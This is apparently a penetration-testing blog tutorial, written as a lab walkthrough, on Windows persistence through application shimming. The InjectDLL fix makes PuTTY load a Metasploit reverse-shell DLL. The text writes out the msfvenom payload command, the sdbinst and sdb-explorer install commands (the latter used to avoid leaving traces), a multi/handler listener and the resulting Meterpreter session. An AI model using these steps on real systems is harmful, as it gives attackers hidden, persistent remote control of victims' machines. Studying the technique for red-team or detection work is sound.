Persistence – Application Shimming


December 16, 2019

Microsoft in order to resolve the problem with legacy applications that are no compatible with newer Windows operating systems released the application compatibility toolkit (ACT). This software enables system administrators and developers to create fix packages for installed applications. The toolkit is part of the Windows Assessment and Deployment Kit (ADK) and its usage requires administrator level privileges.

One of the capabilities of this tool is that it contains a fix called "**InjectDLL**" which can be used to inject a DLL into an application. This can be used as a method of persistence since arbitrary code will be executed in the form of a DLL file when the target application starts. Sean Pierce demonstrate the offensive capabilities of application shimming during his talk "Abusing Native Shims for Post Exploitation" at Defcon 23.

Metasploit Framework can be used to generate the arbitrary DLL.


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f dll >
pentestlab.dll
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPO
RT=4444 -f dll > pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~# 
```


Generate Arbitrary DLL

The Application compatibility toolkit interface can be used to create a new shim database or modify an existing database.


Compatibility Administrator (32-bit) - New Database(1) [Untitled_1]
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run Search Query
System Database (32-bit)
Applications
Compatibility Fixes
Compatibility Modes
Per User Compatibility Settings
Custom Databases
New Database(1) [Untitled_1]

Compatibility Administrator

Putty is a common utility that allows users to connect to other systems via an SSH connection. It is not uncommon to be found into corporate environments. However any other installed application can be used like Firefox, Microsoft office etc.



Program information

Provide the information for the program you want to fix.


Name of the program to be fixed: Putty

Name of the vendor for this program: Putty

Program file location: C:\Program Files (x86)\PuTTY\putty.exe

Create new Application Fix

The available compatibility fixes are 430 for 32-bit application and part of these fixes is the “**InjectDLL**” which can be used to inject the arbitrary DLL file that was generated previously with Metasploit into Putty.



Create new Application Fix

Compatibility Fixes
Select compatibility fixes to be applied for this program.


Compatibility Fixes:

Name	Command-line	Module
□ IgnoreSetROP2		
□ IgnoreSysColChanges		
□ IgnoreTAPIDisconnect		
□ IgnoreVBOverflow		
□ IgnoreWM_CHARRepeatCount		
□ IgnoreZeroMoveWindow		
☑ InjectDll		
□ InstallComponent		
□ InstallFonts		

Selected 1 of 430

Inject DLL

The option “**Parameters**” contains a command line field which the location of the arbitrary DLL can be specified.



Create new Application Fix

Compatibility Fixes
Select compatibility fixes to be applied for this program.

Compatibility Fixes:

Name	Command-line	Module
□ IgnoreZeroMoveWindow		
☑ InjectDll		
□ InstallComponent		
□ InstallFonts		
□ InstallShieldInstaller		No
□ InternetSetFeatureEnabled		
□ KeepWindowOnMonitor		
□ LanguageNeutralGetFileVersionInfo		
□ LazyReleaseDC		

Selected 1 of 430

Options for InjectDll

Command line: C:\Users\netbiosX\Desktop\pentestlab.dll

Module Information

Module name:


● Include
○ Exclude

Type	Module Name

Inject DLL Options

Once the process is finalized the new shim database file (.sdb) needs to be saved on the disk. The “**sdbinst**” is an installer utility for shim database files and is part of the Windows operating system. This utility can be used to install the new shim on the operating system.

```
sdbinst pentestlab.sdb
```




Administrator: C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\netbiosX\Desktop

C:\Users\netbiosX\Desktop>sdbinst pentestlab.sdb
Installation of pentestlab complete.

C:\Users\netbiosX\Desktop>_
```

Application Shimming Installation

However this utility will create an uninstaller in Programs and Features.



Programs and Features

Control Panel › Programs › Programs and Features

Search Programs and F

Control Panel Home

View installed updates

Turn Windows features on or off

Uninstall or change a program


To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize ▾ Uninstall/Change

Name	Publisher	Installed On	Size	Version
Microsoft Visual C++ 2012 x86 Minimum Runtime...	Microsoft Corporation	12/14/2019	1.73 MB	11.0.61135
Microsoft Visual C++ 2013 x64 Additional Runtim...	Microsoft Corporation	12/14/2019	11.5 MB	12.0.40664
Microsoft Visual C++ 2013 x64 Minimum Runtime...	Microsoft Corporation	12/14/2019	2.47 MB	12.0.40664
Microsoft Visual C++ 2013 x86 Additional Runtim...	Microsoft Corporation	12/14/2019	9.23 MB	12.0.40664
Microsoft Visual C++ 2013 x86 Minimum Runtime...	Microsoft Corporation	12/14/2019	2.03 MB	12.0.40664
Microsoft Visual C++ 2017 Redistributable (x64) - ...	Microsoft Corporation	12/14/2019		14.12.25810.0
Microsoft Visual C++ 2017 Redistributable (x86) - ...	Microsoft Corporation	12/14/2019		14.12.25810.0
Microsoft Visual C++ 2017 X64 Additional Runtim...	Microsoft Corporation	12/14/2019	11.8 MB	14.16.27024
Microsoft Visual C++ 2017 X64 Minimum Runtime...	Microsoft Corporation	12/14/2019	2.17 MB	14.16.27024
Microsoft Visual C++ 2017 X86 Additional Runtim...	Microsoft Corporation	12/14/2019	10.1 MB	14.16.27024
Microsoft Visual C++ 2017 X86 Minimum Runtime...	Microsoft Corporation	12/14/2019	1.66 MB	14.16.27024
Microsoft Visual Studio 2010 Tools for Office Runti...	Microsoft Corporation	12/14/2019	4.07 MB	10.0.60833
☑ pentestlab		12/14/2019		
PuTTY release 0.73	Simon Tatham	12/14/2019	3.43 MB	0.73.0.0
StartIsBack++	startisback.com	12/14/2019		2.8.8
Total Uninstall 6.27.0.565	Irepacks.ru	12/14/2019	28.0 MB	6.27.0.565
UltraUXThemePatcher	Manuel Hoefs (Zottel)	12/14/2019		3.6.2.0
VMware Tools	VMware, Inc.	12/14/2019	79.6 MB	10.3.10.12406962

Application Shimming – Programs and Features

Furthermore the shim database file will be copied to the following Windows directory.




Name	Date modified	Type
{b1e04b82-bfa9-4fcf-a1cc-5066668a3ed1}.sdb	12/14/2019 9:34 AM	SDB File

Application Shimming – SDB Default Location

Alternatively the sdb-explorer can be used to perform the installation as it doesn't create the uninstaller in Programs and Features and it doesn't copy the SDB file into the default location.

```
sdb-explorer.exe -r pentestlab.sdb -a spoolsv.exe
```




```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\netbiosX\Desktop

C:\Users\netbiosX\Desktop>sdb-explorer.exe -r pentestlab.sdb -a spoolsv.exe
Registering pentestlab.sdb...
Found {0CA23DF1-B3A3-4210-B137-314D30E64587}
Trying to open: SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\{0CA23DF1-B3A3-4210-B137-314D30
E64587}
Database installed date: 132209131466786694
trying to open: SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom
writting to: {0CA23DF1-B3A3-4210-B137-314D30E64587}.sdb
done

C:\Users\netbiosX\Desktop>
```

Install SDB – sdb-explorer

The Metasploit module "**multi/handler**" is required to be configured to receive the connection when the DLL is loaded.


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.1
exploit
```



```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
█
```

Metasploit Listener

When the user starts the “**putty**” application again the DLL will executed and an Meterpreter session will established.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 → 10.0.0.2:49677) at 2019-
12-14 12:34:40 -0500

meterpreter > pwd
C:\Users\netbiosX\Desktop
meterpreter > getuid
Server username: HOME-PC\netbiosX
meterpreter > █
```

Application Shimming – Meterpreter

Even though that this technique requires Administrator level privileges since the “**sdbinst**” utility will create registry keys into the “**HKLM**“, it doesn’t require the application compatibility toolkit to be installed on the target system. The .sdb file can be transferred and installed with the “**sdbinst**” from the command prompt as long as the required parameters are met (program file location, DLL location etc.) on the target host.

References